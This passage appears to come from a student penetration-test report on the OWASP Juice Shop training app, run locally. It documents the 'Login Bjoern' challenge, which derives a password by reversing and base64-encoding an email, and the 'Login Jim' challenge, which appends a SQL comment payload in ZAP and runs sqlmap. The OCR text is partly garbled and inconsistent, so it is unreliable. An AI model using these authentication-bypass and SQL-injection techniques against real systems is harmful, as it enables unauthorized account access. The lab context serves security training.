
(b) **Outcomes (evidence) of the penetration testing in (a)**:








OWASP Juice Shop
https://127.0.0.1:3000/#/administration
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
You successfully solved a challenge: Admin Section (Access the administration section of the store.)
Administration
Registered Users
Customer Feedback
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op
1 I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)
2 Great shop! Awesome service! (***@juice-sh.op)
3 Nothing useful available here! (***der@juice-sh.op)
21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriag...
Incompetent customer support! Can't even upload photo of broken purchase!...
This is the store for awesome stuff of all kinds! (anonymous)
Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)
Keep up the good work! (anonymous)
History
WebSockets


OWASP Juice Shop
Window btoa() Method
https://127.0.0.1:3000/#/score-board?searchQuery=ben
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
This is the new Score Board! If you notice any bugs or have any feedback, please let us know! Reach out via our community channels
Switch to the legacy Score Board
16 challenges are unavailable on Docker due to security concerns or technical incompatibility!
Hide disabled challenges
Injection
Login Bender
Log in with Bender's user account.
Broken Authentication
Reset Bender's Password
Reset Bender's password via the Forgot Password mechanism with the original answer to his security
Broken Authentication
Change Bender's Password
Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.
Hint
History
WebSockets
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter Output
Errors Warnings Logs Info Debug CSS XHR Requests
<Root>
downloadable font: no supported format found (font-family: "FontMfizz" style:normal weight:400 stretch:100 src index:1) source: (end of source list)
allow pasting bjoern.kimminich@gmail.com
Uncaught SyntaxError: unexpected token: identifier [Learn More]
debugger eval code:1:6
"bjoern.kimminich@gmail.com"
"bjoern.kimminich@gmail.com"
"bjoern.kimminich@gmail.com".split('').reverse().join('')
"moc.liamg@hcinimmik.nreojb"
window.btoa("bjoern.kimminich@gmail.com".split('').reverse().join(''))
"bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI="
Top


OWASP Juice Shop
Window btoa() Method
https://127.0.0.1:3000/#/score-board?searchQuery=ben
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Login Bjoern (Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.)
8%
Hacking Challenges
0%
Coding Challenges
9/168
Challenges Solved
2/28 3/22 3/43
1/37 0/24 0/14
Search
ben
Difficulty
Status
Tags
All
XSS
Sensitive Data Exposure
Improper Input Validation
Broken Access Control
Unvalidated Redirects
Vulnerable Components
Broken Authentication
History
WebSockets
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
"bjoern.kimminich@gmail.com"
"bjoern.kimminich@gmail.com"
"bjoern.kimminich@gmail.com".split('').reverse().join('')
"moc.liamg@hcinimmik.nreojb"
window.btoa("bjoern.kimminich@gmail.com".split('').reverse().join(''))
"bW9jLmxpYWlnQGhjaW5pbWlrLnJyb5SucmVvamI="
Top
https://127.0.0.1:3000/#/login
Login
Email *
bjoern.kimminich@gmail.com
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?





(c) **Explanation of how the evidence included in (b) proves that FIA_UAU.1.2 is violated**:

To test the "Login Bjoern" functionality, we attempted to bypass the authentication mechanism to log in as the user Bjoern without valid credentials. Then tester to the scoreboard page to understand the challenge, find under admin or under products find Bjoern's Gmail account had to be used without resetting the password, by either using SQL injection or hacking into his Google account.

From the Admin Section, logging in as an admin to locate Bjoern's Gmail account. In inspect element find **main.js** file, to identify methods related to OAuth, login, and user login. OAuth was being used for authorization, and the tester identified a method to potentially exploit.


This approach enabled the tester to bypass the typical authentication process and gain unauthorized access to the account, revealing a vulnerability in the application's login mechanism.


Login Jim


a) Description of penetration testing that was carried out.


1. Start the application and find jim's email somewhere the posted review under product or login as admin.
2. Use this email and try out some random password just to trigger the POST Method in the Zap.
3. In zap send this to the Repeater. Inside the repeater update the email by adding '-- at the end i.e. jim@juice-sh.op give the password of your choice.
4. Click on send. Now we get the 200 status response which means that jim's account is reset hence we solved the challenge.
5. One more way is to use sql injection:
6. Go to the folder in the terminal make a new file using gedit login.txt
7. Copy paste the Request format and update the password
8. The use sqlmap -r login.txt. give Y, Y and N response. And if tell you any error use sqlmap -r –ignore-code=401.
9. This Resets the password and we solve the challenge.


(b) **Outcomes (evidence) of the penetration testing in (a)**:

